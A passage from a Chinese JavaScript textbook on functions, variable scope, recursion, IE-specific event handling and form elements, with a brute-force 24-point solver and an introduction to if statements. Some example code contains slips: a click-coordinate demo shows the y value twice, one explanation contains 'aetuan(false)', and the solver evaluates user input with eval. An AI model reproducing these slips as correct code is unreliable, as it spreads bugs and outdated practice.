函数是已命名的代码段，代码段中的语句作为一个整体来引用和执行。函数可以使用参数来传递数据，也可以不使用参数。函数可以用“return”语句返回确切的值，也可以不返回任何值。函数通过代码和功能的独立模块化，使程序变得结构清晰。函数就好像一个功能独立的电器元件，接受一定的输入，进行处理后给出相应的输出或完成特定的功能。

JavaScript中定义函数使用关键字“function”，语法如下。

```
function func_name(parameter01, parameter02, ...){
    //函数体
    return(some_value); //返回值
}
```

关键字“function”后面跟随的是函数名称，函数名称的命名规则和变量的命名规则相同。函数名后括号中的，用逗号分隔的变量叫做函数的形式参数，简称形参。函数可以没有参数，但小括号不可省略。

函数通过函数名调用，语法如下。

```
func_name(parameter01, parameter02, ...);
```

此时括号中的变量被称为实际参数，简称实参。函数调用时可以不带参数，但小括号不可以省略。

函数的函数名是可以省略的，此时函数名是隐式的，即anonymous。可以将隐式函数赋值给变量，然后通过该变量调用，或者在函数体结束后直接调用。语法如下。

```
func_name=function(parameter01, parameter02, ...){   //将隐式函数赋值给变量
    //函数体
    return(some_value);                              //返回值
}
func_name(parameter01, parameter02, ...);            //此时，函数的调用和普通函数一样

(function(parameter01, parameter02, ...){            //隐式函数的直接调用。应当将函数体用小括号括起来
    //函数体
    return(some_value);                              //返回值
})(parameter01, parameter02, ...);                   //函数调用的实现。括号内为实参
```

函数体的花括号不可省略，即使函数体很短。如果程序中有多个同名函数，则代码中位置靠后的函数会自动覆盖靠前的函数。

函数体外的变量可以直接在函数体内使用而无需再次声明，在函数体内声明的变量不可在函数体外使用。变量可以有效使用的区域被称为变量的作用域。JavaScript中，在所有函数之外声明的变量被称做全局变量，在函数体内声明的变量被称做该函数的局部变量。全局变量自声明起，除非被显式删除，否则一直存在。局部变量在函数被调用后，自声明起至函数运行完毕或被显式删除期间可用。因此，一个函数即使被多次调用，其局部变量的值也是相互独立的。如果在函数内显式声明了和全局变量同名的局部变量，则无法再访问全局变量。形式参数均为函数的局部变量，等同于显式声明的局部变量。

函数体内可以嵌套函数，上一级函数的局部变量在其包含的子函数中是可用的。嵌套的形式如下。

```
function func_parent(){          //父函数
    var v1;                      //父函数的局部变量
    function func_sub(){         //子函数
        alert(v1);               //子函数中可以访问父函数的局部变量
    }
    func_sub();                  //可以在父函数中调用其包含的子函数
}
```

理解变量作用域是使用好函数的基础。读者请试运行代码4.2.htm，并体会变量的作用域。

代码4.2.htm　函数和变量作用域

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>4-2  函数和变量作用域</title>
<!-- 脚本部分 -->
<script type="text/javascript">
var v1, v2;

v1=10;
v2=20;

function a(){
    var v2, v3;
    alert("v1 = "+v1+"\r\nv2 = "+v2+"\r\nv3 = "+v3);
    v2=v3=40;

    function b(v3, v4){
```

```
        alert("v3 = "+v3+"\r\nv4="+v4);
        v2=v3=80;
    }

    b(v3);
    alert("v2="+v2+"\r\nv3="+v3);
    alert(v4);
}

a();
</script>
</head>
<body style="overflow:auto;">
</body>
</html>
```

运行结果如图4.3、图4.4、图4.5和图4.6所示。

图4.3 局部变量v2覆盖了全局变量

图4.4 实参数目小于行参数目

图4.5 子函数操作父函数的局部变量



图4.6 试图访问子函数局部变量时出错

代码说明如下。

（1）图4.3所示的为代码“alert("v1 = "+v1+"\r\nv2 = "+v2+"\r\nv3 ="+v3)”执行的结果。此时v1为全局变量。因为已经在函数“a”中声明了变量“v2”、“v3”，所以局部变量“v2”覆盖了全局变量“v2”。此时“v2”、“v3”均仅做了声明而未初始化赋值，因此其值均为“undefined”。

（2）图4.4所示的为代码“alert("v3 ="+v3+"\r\nv4="+v4)”执行的结果。函数“b(v3, v4)”有两个形式参数“v3”和“v4”，而在调用的时候（“b(v3);”）仅提供了一个实际参数“v3”，因此没有提供的“v4”参数就等同于声明了而没有初始化的变量，其值为“undefined”。

（3）图4.5所示的为代码“alert("v2="+v2+"\r\nv3="+v3)”执行的结果。在调用函数“b(v3);”的时候，函数内做了赋值操作“v2=v3=80;”。此时“v2”属于函数“b”的父函数“a”的局部变量，因此其对于函数“b”来说是可见的，赋值操作改变了“v2”的值。而“v3”是函数“b”的局部变量，对

其赋值并不改变函数“a”中的“v3”变量。

（4）图4.6所示的为在执行代码“alert(v4)”时，试图访问子函数“b”的局部变量，于是出现了“‘v4’未定义”的错误。

4.2.2　函数的参数和返回值

参数是函数外部向函数内部传递数据的桥梁，返回值是函数向外部传递数据的方式。数据以参数的形式流入函数内，函数好比一个独立的数据处理单元，在处理后以返回值的形式将新生成的数据传出。

JavaScript对函数的参数没有严格的规定。在定义函数的时候，不需要定义函数参数的类型。任何类型的数据都可以作为参数传入函数，因此也可以将对象作为参数直接传入函数。但是在用对象作为参数操作的时候，有时在函数内部改变了该对象的属性，离开函数体后，对象的属性仍将保持改变后的状态，这和上文中提到的变量定义域稍有不同，需要仔细辨别。在调用函数的时候，不需要严格按照函数定义时的个数给出参数。如果调用时给出的实参个数多于函数定义时规定的形参个数，多余的参数会被自动忽略。如果实参个数少于形参个数，形参会自动被赋以“undefined”值。

函数在调用时，系统会自动把调用时给出的实参存放在名为“arguments”的对象中供程序使用。该对象类似于数组对象，有着“length”属性。因此，可以实现参数数目不确定的函数调用。代码4.3.htm是一个应用示例。

代码4.3.htm　参数数目不确定的函数调用

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>4-3　参数数目不确定的函数调用</title>
<!-- 脚本部分 -->
<script type="text/javascript">
function a(){
    var str="";
    for(var i=0; i<arguments.length; i++)str+="\r\n"+i+":"+arguments[i];
    alert("函数a接受到的参数为"+str);
    return(arguments);
}

a("参数1","参数2","参数3");
</script>
</head>
<body style="overflow:auto;">
</body>
</html>
```

代码运行效果如图4.7所示。

图4.7　参数数目不确定的函数调用

代码说明如下。

（1）代码中“for(var i=0; i<arguments.length; i++)”的作用是循环执行后面的语句，用来实现依次访问“arguments”对象中的所有数据。关于循环语句将在下一章详细讲解。

（2）“var str=“;”语句声明变量“str”的同时还对其初始化赋值。双引号中没有内容表明这是一个长度为0的空字符串。空字符串

不等同于空变量“null”或未初始化的变量“undefined”。读者可以自行将该语句修改为“var str;”并运行比较效果有何不同。

函数中使用“return”来返回值给函数外部。“return”语句有两种作用：终止函数的执行和传递数值。因此，“return”语句后的代码将不被执行。在设计函数时，仅当需要中断当前的操作并跳出函数体时才会在函数体中间使用“return”语句，否则通常在函数体的最后使用“return”。函数中没有“return”语句时，函数的返回值为“undefined”。“return”语句的语法如下。

```
return;                                    //不需要返回值，仅仅是终止函数的执行
return("This is return value");            //返回一个字符串
return "This is return value";             //小括号可以省略
```

需要注意的是，“return();”这样的写法是错误的。

4.2.3 什么是递归调用

“递归”是一个数学术语，在程序设计中，递归调用指在函数中直接或间接地调用该函数自身。递归调用是解决问题的一种很重要的方法，使许多复杂的问题变得简单而易解决。使用递归算法的程序可读性好、逻辑清晰、结构型强。使用递归的3个条件如下。

(1) 在计算过程中，前后数据具有一定的递推关系。

(2) 递归是有限次的。

(3) 有递归的结束条件。

条件1要求待求解的问题符合递归的逻辑，条件2和3意味着函数中必须要有避免这种递归调用一直持续下去的逻辑机制，否则程序就会陷入死循环中。

以求自然数n的阶乘n！为例来说明递归函数的使用。因为“n！＝（n－1）！*n”，可以将求n阶乘的问题转化为求（n－1）的阶乘，符合使用递归的条件1。当问题递归到求解0！的时候就达到边界，因为0！＝1是已知的，此时求解结束，符合条件2和3。代码4.4.htm演示了具体的算法。

代码4.4.htm　使用递归算法计算阶乘

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>4-4  使用递归算法计算阶乘</title>
</head>
<body style="overflow:auto; padding:0px; margin:0px;">
<div style="font-size:14px; font-weight:bold; color:white; font-family:Arial, 宋体; background-color:#6090DA;
padding:4px 10px;">
    <script>
        function calc(n){
            if(n>0)return(calc(n-1)*n);
            return(1);
        }

        document.write("正整数8的阶乘是"+calc(8));
        document.write("<br>正整数16的阶乘是"+calc(16));
    </script>
</div>
</body>
</html>
```

代码运行的结果如图4.8所示。



图4.8　递归调用计算阶乘示例

函数体因为使用了递归，显得非常简洁。代码中使用了条件判断“if(n>0)”来保证不会出现死循环。

需要注意的是，递归调用和非递归的算法比较而言，通常会占用较多的计算资源。递归其实是一种解决问题的思路，但是在实际的程序编写时，递归并不是必须的，通常也可以使用循环来解决问题。同样是求解正整数的阶乘，可以直接使用“n! =1*2*3*...*（n－2）*（n－1）*n”来实现。读者在实际使用的时候应当合理使用，而不可以滥用，从而实现资源消耗和代码逻辑性的平衡。

4.3　在表单提交时调用检查函数——绑定事件到表单

前文中提到过，JavaScript是一种基于对象的、事件驱动的脚本语言。事件驱动是JavaScript的精华所在。没有了事件驱动机制，程序就只能按照顺序执行，变得很死板，无法实现灵活地和用户交互。

4.3.1　什么是事件

JavaScript是基于对象的，上文中已提到对象有着属性和方法，此外对象还有着事件。举例来说，一个“汽车”对象，有着名为“长”、“宽”和“高”的属性，有着“行驶”的方法，也可能会发生“车祸”事件。再比如对于表单的按钮，有着被鼠标单击的事件。简单说来，所谓事件就是在目标对象上，发生了某些事情。表4.1所示的是HTML页面中所有的事件列表。

表4.1　HTML页面中所有事件

名　称	事件激发条件
onabort	用户取消图片下载
onactivate	对象成为活动对象
onafterprint	文档被打印或打印预览后
onafterupdate	一个数据绑定对象的数据成功更新
onbeforeactivate	对象成为活动对象前
onbeforecopy	拷贝操作执行前
onbeforecut	剪切操作执行前
onbeforedeactivate	活动对象由当前对象转变为另一个对象前
onbeforeeditfocus	一个具有内容可编辑属性的对象获得焦点前
onbeforepaste	粘贴操作执行前
onbeforeprint	打印或打印预览操作前
onbeforeunload	web页被卸载前（窗口关闭或转到其他站点）
onbeforeupdate	一个数据绑定对象的数据更新前
onblur	对象失去焦点
onbounce	“behavior”属性被设置为“alternate”的“marquee”元素，其内容移动到窗口的边上
oncellchange	数据源中数据发生了改变
onchange	对象或下拉列表内容被改变
onclick	鼠标单击操作

（续）

名　称	事件激发条件
oncontextmenu	鼠标右键单击试图弹出上下文菜单
oncontrolselect	用户选择了页面的对象（非文本元素）
oncopy	拷贝操作
oncut	剪切操作
ondataavailable	数据源对象的数据可用（同步刚刚结束）
ondatasetchanged	数据源对象发生改变
ondatasetcomplete	数据源对象的所有数据可用
ondblclick	鼠标双击
ondeactivate	活动对象由当前对象转变为另一个对象
ondrag	鼠标拖曳操作
ondragend	鼠标拖曳操作结束，松开鼠标时
ondragenter	鼠标拖曳操作将该对象拖入一个可放下的区域
ondragleave	鼠标拖曳操作将该对象拖出一个可放下的区域
ondragover	鼠标拖曳操作将该对象在一个可放下的区域中拖动时
ondragstart	鼠标开始拖曳操作
ondrop	鼠标拖曳操作完成时放置目标区域对象激发
onerror	元素装载出错
onerrorupdate	一个数据绑定对象的数据更新出错
onfilterchange	滤镜效果转变或过渡滤镜转换完成
onfinish	“marquee”对象滚动结束
onfocus	获得焦点
onfocusin	获得焦点前
onfocusout	失去焦点前
onhelp	用户按下“F1”按键
onkeydown	键盘按键被按下
onkeypress	键盘按键被完成
onkeyup	键盘按键弹起
onlayoutcomplete	打印或打印预览完成对当前布局对象的处理
onload	页面载入
onlosecapture	失去鼠标捕获
onmousedown	鼠标按键按下
onmouseenter	鼠标移入对象
onmouseleave	鼠标移出对象
onmousemove	鼠标在对象上移动
onmouseout	鼠标移出对象
onmouseover	鼠标移入对象
onmouseup	鼠标按键弹起
onmousewheel	鼠标滚轮滚动

（续）

名　称	事件激发条件
onmove	对象被移动
onmoveend	对象停止移动
onmovestart	对象开始移动
onpaste	粘贴操作
onpropertychange	对象的属性变化
onreadystatechange	对象状态变化
onreset	表单被重置
onresize	对象尺寸变化
onresizeend	对象尺寸变化结束
onresizestart	对象尺寸变化开始
onrowenter	数据源中当前行的数据已改变且可用
onrowexit	数据源控件改变对象中的当前行
onrowsdelete	数据集中的行将被删除
onrowsinserted	当前数据集中被插入新行后
onscroll	滚动条被卷动
onselect	文档内容被选择
onselectionchange	文档选区改变
onselectstart	开始选择文档内容
onstart	“marquee”元素开始滚动
onstop	“marquee”元素停止滚动
onsubmit	表单提交前
onunload	web页被卸载（窗口关闭或转到其他站点）

后面的章节中，还会详细讲述各种常见事件的异同和使用方法。

4.3.2　如何绑定事件

程序员可以编写代码，要求页面在发生了某些事件时调用相应的JavaScript语句或函数，这被称为事件的绑定。事件的绑定有3种方式。

（1）在HTML标记中直接声明，这是最常见的一种做法。语法如下。

```
<input type=" button"  onclick=" javascript:alert( 'I am clicked' );"  >
```

上例中“onclick”是鼠标单击事件名，该代码的作用结果是，当浏览者用鼠标单击该按钮时调用代码“alert('I am clicked');”。“javascript:”用来告诉浏览器该语句使用的脚本语言，可以省略，省略时采用浏览器默认的语言来解释。

（2）编写针对特定HTML元素、特定事件的JavaScript块。这种方法比较少见，并且不利于代码与数据分离的编程。语法如下。

```
<script language="JavaScript" for="对象" event="事件">
...
(事件处理程序代码)
```

```
...
</script>
```

例如对于某个按钮的鼠标单击事件可以这样写：

```
<script language="JavaScript" for="Button01" event="onclick ">
alert('I am clicked');
</script>
<input type="button" id="Button01">
```

（3）也可以在JavaScript程序内动态地给页面元素绑定或解除绑定事件。语法如下：

```
<input type="button" id="Button01">
<script>
function button_onclick(){
    alert("This button is clicked");
}
Button01.onclick=button_onclick;
</script>
```

这种做法可以很灵活的绑定事件，但是也有很多需要注意的地方。

（1）绑定事件的语法类似于给对象的属性赋值。将需要绑定的函数名直接赋值给对象的事件即可。注意这里函数名后不可以加括号。

（2）可以将匿名函数绑定到事件，语法如下：

```
Button01.onclick=function(){alert( "This button is clicked" );}
```

（3）绑定事件前，被绑定的对象必须存在。譬如上例中，如果把JavaScript块放置在input元素前程序就会出错。因为浏览器载入并执行JavaScript块时，input元素还没有被载入，这时候试图访问“Button01”对象就是错误的。

（4）将“null”值赋值给事件即可解除对该事件的绑定。

4.4 发生了什么？——获取事件的内容

当事件被激发，绑定到该事件的函数即被调用。这时常常需要获得事件的具体信息：鼠标的位置、键盘按键的状态和激发事件的元素等。在IE浏览器中，事件的内容信息被保存在“window.event”对象中。表4.2所示的是event对象的常用属性列表。

表4.2 window.event对象常用属性列表

属　性	描　述
altKey	设置或返回“Alt”键的状态
altLeft	设置或返回左侧“Alt”键的状态
button	设置或返回用户按下的鼠标按键的值（左键、右键或其他）
cancelBubble	设置或返回当前事件是否会“冒泡”
clientX	设置或返回鼠标指针在当前窗口中的横坐标，不考虑窗口边框和滚动条
clientY	设置或返回鼠标指针在当前窗口中的纵坐标，不考虑窗口边框和滚动条
ctrlKey	设置或返回“Ctrl”键的状态

（续）

属　性	描　述
ctrlLeft	设置或返回左侧“Ctrl”键的状态
dataFld	设置或返回受“oncellchange”事件影响的数据列
fromElement	设置或返回焦点或鼠标指针移出的对象
keyCode	设置或返回键盘按键的键值
offsetX	设置或返回鼠标指针相对于激发事件的对象的横坐标
offsetY	设置或返回鼠标指针相对于激发事件的对象的纵坐标
propertyName	设置或返回对象被改变的属性值
qualifier	设置或返回数据源对象提供的数据成员名称
reason	设置或返回数据源对象的数据传输结果
recordset	设置或返回数据源对象的默认数据集引用
repeat	返回“onkeydown”事件是否重复
returnValue	设置或返回事件的返回值
saveType	返回“oncontentsave”事件激发时的剪贴板类型
screenX	设置或返回鼠标指针相对于屏幕的横坐标
screenY	设置或返回鼠标指针相对于屏幕的纵坐标
shiftKey	设置或返回“Shift”键的状态
shiftLeft	设置或返回左侧“Shift”键的状态
srcElement	设置或返回激发事件的对象
srcFilter	设置或返回造成“onfilterchange”事件激发的滤镜对象
srcUrn	返回激发事件的“behavior”的全局资源名（URN）
toElement	设置或返回用户鼠标移向的对象
type	设置或返回事件名称
wheelDelta	返回鼠标滚轮滚动的方向和距离
x	设置或返回鼠标指针相对于激发事件的对象的相对定位容器的横坐标
y	设置或返回鼠标指针相对于激发事件的对象的相对定位容器的纵坐标

代码4.5.htm是event应用的一个小例子，在页面的任意位置单击鼠标左键，会弹出一个警告框显示鼠标单击的位置坐标。

代码4.5.htm　window.event应用

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>4-5  window.event应用</title>
<script>
function body_onclick(){
    alert("鼠标点击的坐标是\r\nx:"+event.y+", y:"+event.y);
}
</script>
</head>
<body style="overflow:auto; padding:0px; margin:0px;" onclick="body_onclick();">
</body>
</html>
```

运行的效果如图4.9所示。

需要注意的是，event是window的一个子对象。但是在JavaScript文档中，window对象可以省略不写，因此“window.event”和“event”两种写法都是可以的。

图4.9 window.event应用

注意 对于事件和下面将提到的表单元素和方法，在不同的浏览器中有着不同的表现方式，甚至在同一种浏览器的不同版本中也有所不同。因此如果未加特别指明，所有的代码仅适用于Microsoft公司的Internet Explorer浏览器的5.5版本及以上，在其他浏览器上不一定能够执行。

4.5 表单元素的属性和方法

表单元素作为“对象”，有着自己的属性和方法。JavaScript程序就是通过使用这些属性和方法实现表单元素的操作。表4.3所示的是表单元素的常见属性，表4.4所示的是表单元素的常见方法。

表4.3 表单元素常见属性

属 性	描 述
accessKey	设置或返回对象的快捷键
className	设置或返回对象的样式类
clientHeight	返回对象的高，包括内填充距，不包括外边距、边框和滚动条
clientLeft	返回对象的offsetLeft到客户区左侧的距离
clientTop	返回对象的offsetTop到客户区顶端的距离
clientWidth	返回对象的宽，包括内填充距，不包括外边距、边框和滚动条
contentEditable	设置或返回对象的内容是否可编辑
defaultValue	设置或返回对象的初始值
dir	设置或返回对象的阅读顺序
disabled	设置或返回对象是否可用
form	返回对象所在的表单对象
hideFocus	设置或返回对象是否显示焦点（即当对象获得焦点时是否显示虚线框）
id	返回对象的id
isContentEditable	返回对象内容是否可编辑
isDisabled	返回对象是否可用
isMultiLine	返回对象的内容是单行还是多行
isTextEdit	返回对象是否为一个文本编辑对象
name	设置或返回对象的名字
offsetHeight	返回对象高度
offsetLeft	返回对象的在父布局对象中的横坐标
offsetParent	返回父布局对象
offsetTop	返回对象的在父布局对象中的纵坐标
offsetWidth	返回对象宽度

（续）

属　性	描　述
outerHTML	设置或返回对象内容的HTML
outerText	设置或返回对象的文本
readyState	返回对象的当前状态
scrollHeight	返回对象的卷动高度
scrollLeft	设置或返回对象的左侧卷动距离
scrollTop	设置或返回对象的上方卷动距离
scrollWidth	返回对象的卷动宽度
size	设置或返回控件的尺寸
tabIndex	设置或返回对象的tab顺序
tagName	返回对象的标记名称
title	设置或返回对象的提示
type	设置或返回对象的type属性（仅对input控件）
uniqueID	返回系统自动建立的全局唯一标志符
value	设置或返回对象的值
width	设置或返回对象宽度

表4.4　表单元素常见方法

方　法	描　述
blur	使对象失去焦点并激发onblur事件
clearAttributes	清空对象的所有属性和值
click	模拟点击对象的动作并激发onclick事件
contains	检查某个元素是否被该对象包含
detachEvent	解除对象的事件绑定
dragDrop	初始化一个拖曳操作
fireEvent	激发对象的事件
focus	使对象获得焦点并激发onfocus事件
releaseCapture	释放鼠标捕获
scrollIntoView	将对象卷动显示在窗口中
select	选择对象
setActive	将对象设置为当前对象，而不使对象获得焦点
setCapture	设置鼠标捕获

4.6　综合应用——更人性化的表单

综合应用上面所述的表单元素属性和方法可以实现比较复杂的人性化表单。代码4.6.htm是在代码4.1.htm基础上修改而来的。鼠标在经过表单的文本框的时候该输入框会自动获得焦点并且其内容被选择。

代码4.6.htm 更人性化的表单

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>4-6  更人性化的表单</title>
<!-- 脚本部分 -->
<script type="text/javascript">
    function $(str){ return(document.getElementById(str)); }
    function check_submit(){
        if($("txt_user_name").value==""){ alert("请填写用户名"); return(false); }
        if($("txt_user_pass").value==""){ alert("请填写密码"); return(false); }
        if($("txt_user_pass_confirm").value==""){ alert("请填写确认密码"); return(false); }
        $("submit_button").disabled=true;
        return(false);
    }
    function mover(){
        event.srcElement.focus();
        event.srcElement.select();
    }
    function mclick(){
        if(event.srcElement.value=="[请输入用户名]")event.srcElement.value="";
    }
    function mblur(){
        if(event.srcElement.value=="")event.srcElement.value="[请输入用户名]";
    }
</script>
</head>
<body style="overflow:auto;">
<form action="" onsubmit="return check_submit();">
    用户名：<br>
    <input id="txt_user_name" onmouseover="mover();"
    onclick="mclick();" onblur="mblur();" value="[请输入用户名]"><br>
    密码：<br>
    <input id="txt_user_pass" type="password" onmouseover="mover();" value="默认密码"><br>
    确认密码：<br>
    <input id="txt_user_pass_confirm" type="password" onmouseover="mover();"
    value="默认密码"><br>
    <input type="submit" value="提交" id="submit_button">
</form>
</body>
</html>
```

运行效果如图4.10、图4.11所示。

代码说明如下。

（1）示例代码使用了前文中提到的第1种事件绑定方法——直接在HTML标记中绑定。对用户名文本框绑定了鼠标移入、鼠标单击和失去焦点事件。对两个密码文本框绑定了鼠标移入事件。对提交按钮绑定了鼠标单击事件。

（2）函数“mover”中使用了“event.srcElement”来获得当前激发事件的对象，也就是鼠标所移入

的文本框对象。使用了文本框对象的“focus”方法将焦点移至该文本框，使用“select”方法选择该文本框内容。



图4.10　鼠标进入文本框时自动获得焦点并选择

图4.11　鼠标单击“用户名”文本框时自动清空内容



图4.12　用户名文本框失去焦点时判断内容是否为空

图4.13　提交时将提交按钮设置为不可用

（3）函数“mclick”和“mblur”中，使用文本框对象的“value”属性获取当前文本框的值并判断，实现了鼠标单击时清空文本框内容，失去焦点且文本框内容为空时设置其值为“[请输入用户名]”。

（4）函数“check_submit”和代码4.1.htm中的作用类似，用来在提交前检查表单各个元素是否填写完整。代码中在判断各元素完整后，将提交按钮设置为不可用的状态，以避免重复提交表单。该函数最后一行的“aetuan(false);”是不应该存在的，阻止了表单的提交。这样写只是为了读者能够更好地观察到表单提交后的状态。

4.7　小结

和用户的操作交互是JavaScript的根本目的，在前两章的基本输入输出后，本章初步介绍并演示了初步的表单操作。讲解了函数的概念和变量定义域问题，列出了常见的事件、表单元素的属性和方法，并做了应用示例。本章介绍的知识点如下。

（1）函数的定义和使用。
（2）变量的作用域。
（3）函数的参数和返回值。
（4）递归函数的使用。
（5）事件的含义和常见事件列表。
（6）变得元素的属性和方法。

第 5 章　小游戏——算二十四

上一章介绍了如何使用函数、变量的定义域及表单的初步操作等。函数可以使代码的结构简化、各个功能模块化，易于阅读。然而只有函数并不能完成复杂的运算逻辑，在实际的问题求解中，常常需要执行逻辑判断和循环等动作。

5.1　实例：电脑帮你算二十四

相信读者都曾经玩过算24的扑克牌游戏：双方各出两张扑克，先将这4个数字通过加减乘除计算出24的一方获胜。读者是否曾经遇到过非常难解的数字？代码5.1.htm通过JavaScript可以计算出任何有解的24问题。

代码5.1.htm　算24程序

```
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=GB2312" />
<title>5-1  计算24</title>
<!-- 页面样式 -->
<style>
body { background-color:buttonface; }
#txt_result {
    background-color:#6090DA;
    border:black solid 1px;
    color:white;
    font-weight:bold;
    height:20px;
}
</style>
<!-- 脚本部分 -->
<script type="text/javascript">
var v1, v2, v3, v4, v5, txt_result;//定义全局变量
/*下面的函数通过id属性获取页面元素对象的引用*/
function $(str){ return(document.getElementById(str)); }
/*下面的函数接受四个正整数为参数，循环测试所有可能的四则运算式，并将符合结果的算式返回*/
function call(val1,val2,val3,val4){
    theArray0=new Array(val1,val2,val3,val4);
    theArray1=new Array('1234','1243','1324','1342','1423','1432','2134','
    2143','2314','2341','2413','2431','3124','3142','3214','3241','3412','
    3421','4123','4132','4213','4231','4312','4321');
    theArray2=new Array('+','-','*','/');
    a1=parseInt(v5.value);
    for(var ii=0;ii<24;ii++){
        theArray3=theArray1[ii].split('');
```

```
        for(var mm=0;mm<4;mm++){
            theArray3[mm]=parseInt(theArray3[mm]);
        }
        for(var jj=0;jj<4;jj++){
            for(var kk=0;kk<4;kk++){
                for(var ll=0;ll<4;ll++){
                    ss1=theArray0[theArray3[0]-1]+theArray2[jj]+theArray0[theArray3[1]-1]+
theArray2[kk]+theArray0[theArray3[2]-1]+theArray2[ll]+theArray0[theArray3[3]-1];
                    if(eval(ss1)==a1){return(ss1);}
                    ss1='('+theArray0[theArray3[0]-1]+theArray2[jj]+theArray0[theArray3[1]-1]+')'
+theArray2[kk]+theArray0[theArray3[2]-1]+theArray2[ll]+theArray0[theArray3[3]-1];
                    if(eval(ss1)==a1){return(ss1);}
                    ss1=theArray0[theArray3[0]-1]+theArray2[jj]+'('+theArray0[theArray3[1]-1]+
theArray2[kk]+theArray0[theArray3[2]-1]+')'+theArray2[ll]+theArray0[theArray3[3]-1];
                    if(eval(ss1)==a1){return(ss1);}
                    ss1=theArray0[theArray3[0]-1]+theArray2[jj]+theArray0[theArray3[1]-1]+
theArray2[kk]+'('+theArray0[theArray3[2]-1]+theArray2[ll]+theArray0[theArray3[3]-1]+')';
                    if(eval(ss1)==a1){return(ss1);}
                    ss1='('+theArray0[theArray3[0]-1]+theArray2[jj]+theArray0[theArray3[1]-1]+
theArray2[kk]+theArray0[theArray3[2]-1]+')'+theArray2[ll]+theArray0[theArray3[3]-1];
                    if(eval(ss1)==a1){return(ss1);}
                    ss1=theArray0[theArray3[0]-1]+theArray2[jj]+'('+theArray0[theArray3[1]-1]+
theArray2[kk]+theArray0[theArray3[2]-1]+theArray2[ll]+theArray0[theArray3[3]-1]+')';
                    if(eval(ss1)==a1){return(ss1);}
                    ss1='('+theArray0[theArray3[0]-1]+theArray2[jj]+theArray0[theArray3[1]-1]+')'+
theArray2[kk]+'('+theArray0[theArray3[2]-1]+theArray2[ll]+theArray0[theArray3[3]-1]+')';
                  if(eval(ss1)==a1){return(ss1);}
                }
            }
        }
    }
    return(false);
}
/*下面函数接受页面的输入，处理后输出*/
function main(){
    var s1=call(v1.value,v2.value,v3.value,v4.value);
    if(s1){
        txt_result.innerText+='\n'+s1+'=='+v5.value;
    }else{
        txt_result.innerText+='\n'+v1.value+','+v2.value+','+v3.value+','+v4.value+'  无结果！';
    }
    init();
    return(false);
}
/*下面函数检查用户输入是否符合要求*/
function check1(obj1){
    if(isNaN(obj1.value)){
        alert('请输入一个数值！');
        obj1.focus();
```

```
            obj1.select();
            event.returnValue=false;
            event.cancelBubble=true;
            return(false);
        }
    }
    /*下面函数清空输出*/
    function clear_input(){
        txt_result.innerText="";
        v1.focus();
        return(true);
    }
    /*下面函数初始化全局变量*/
    function init(){
        v1=$("v1");
        v2=$("v2");
        v3=$("v3");
        v4=$("v4");
        v5=$("v5");
        txt_result=$("txt_result");
        v1.select();
    }
    </script>
    </head>
    <body style="overflow:auto;" onload="init();">
        <form onsubmit="return(main());">
            <b>请输入要计算的四个数：</b><br>
            <input id="v1" onchange="check1(this);" >
            <input id="v2" onchange="check1(this);" ><br>
            <input id="v3" onchange="check1(this);" >
            <input id="v4" onchange="check1(this);" ><br>
            <b>请输入要计算的目标结果：</b><br>
            <input id="v5" onchange="check1(this);" value="24"><br>
            <input type="submit" value="计算">
            <input type="reset" onclick="clear_input();" value="清除结果">
        </form>
        <b>结果：</b><br>
        <div id="txt_result"></div>
    </body>
    </html>
```

程序的运行效果如图5.1和图5.2所示。

代码说明如下。

（1）程序界面如图5.1所示。读者可以将代码保存为htm文件，试着运行测试一下（录入的时候注意必须是英文的半角字符，否则无法运行，此外还必须注意双引号、括号等的配对）。在页面上方的4个文本框中输入需要计算的4个数字，在“请输入要计算的目标结果”后的文本框中输入需要计算的目标（默认为24），单击“计算”按钮，下方的蓝色区域中就会输出计算结果。

（2）代码篇幅较长，依次分为几个部分：页面的样式设置、JavaScript程序、页面表现内容。样式

设置只是为了美观考虑，本节示例代码中尽量做了简化。页面表现内容主要实现了一个简单的人机交互界面：4个文本框提示输入算24所用的数字，一个文本框输入需要计算的目标值，两个按钮来确定计算和清除输出结果，一个“div”区域用来输出。JavaScript程序的各个函数功能在代码中有注释说明其功能，读者可以试着先通读一遍，通过猜测来理解其作用。



图5.1　算24程序的界面



图5.2　计算的结果

（3）核心的24计算功能由函数“call”实现。该函数接受用户给出的4个参数，以排列组合的方式计算所有可能的四则运算表达式，如果计算结果符合要求则返回相应的算式。

（4）详细的语句语法将在本章后面的小结中做讲解，至本章结束时，读者应当可以完全把握示例代码中的细节。

5.2　JavaScript基础知识——条件判断

在以前的章节中，读者已经遇到过一些条件判断的初步例子，三元条件表达式就是一种简化的条件判断。在程序的逻辑实现中，常常需要通过不同的条件来决定程序的流向。举个简单的例子，求未知数x的绝对值的逻辑为：如果x大于0，返回x；如果x小于0，返回x的相反数。这种逻辑上的分支选择通常使用if语句实现或switch语句。

5.2.1　if语句

if语句的语法如下：

```
if(条件)语句1;[ else 语句2 ];
```

语句的执行类似于条件表达式，如果条件为真则执行语句1，否则执行语句2。“else 语句2”部分可以省略。语句1和语句2必须只有一条语句，以分号“;”或者换行作为结尾。如果需要执行的内容多于一条语句，应当用花括号“{}”将多条语句括起来作为一个语句块。例如：

```
if(){
    语句1;
    语句2;
    ...
    语句n;
}else{
    ...
}
```

一般说来，除非是只有一条语句且没有“else”条件的if语句，推荐使用花括号书写，保持缩进。

因为这样语句的逻辑关系会比较清晰且不容易出错。例如下面代码：

```
if(i!=0)
     if(k!=0) alert(i);
else
     alert(k);
```

从缩进看来，作者似乎想让“i!=0”为假时执行“alert(k)”，但是实际上“else”语句和“if(k!=0)”语句从位置上最近，执行的结果是当“i!=0”为真且“k!=0”为假的时候才会执行“alert(k)”，背离了作者的意愿。合理的写法应该如下所示：

```
if(i!=0){
     if(k!=0) alert(i);
}else{
     alert(k);
}
```

这里要重提一下本书最初提到的代码书写规则，虽然可以将所有代码全部书写在一行上，如：

```
if(i!=0){if(k!=0)alert(i);}else{ alert(k); }
```

但是这样显然很不利于阅读。因此特别是在有着多重嵌套的复杂语句中，保持合理的分行和缩进是必须遵从的规则，除非代码作者从此再也不用阅读这段代码。

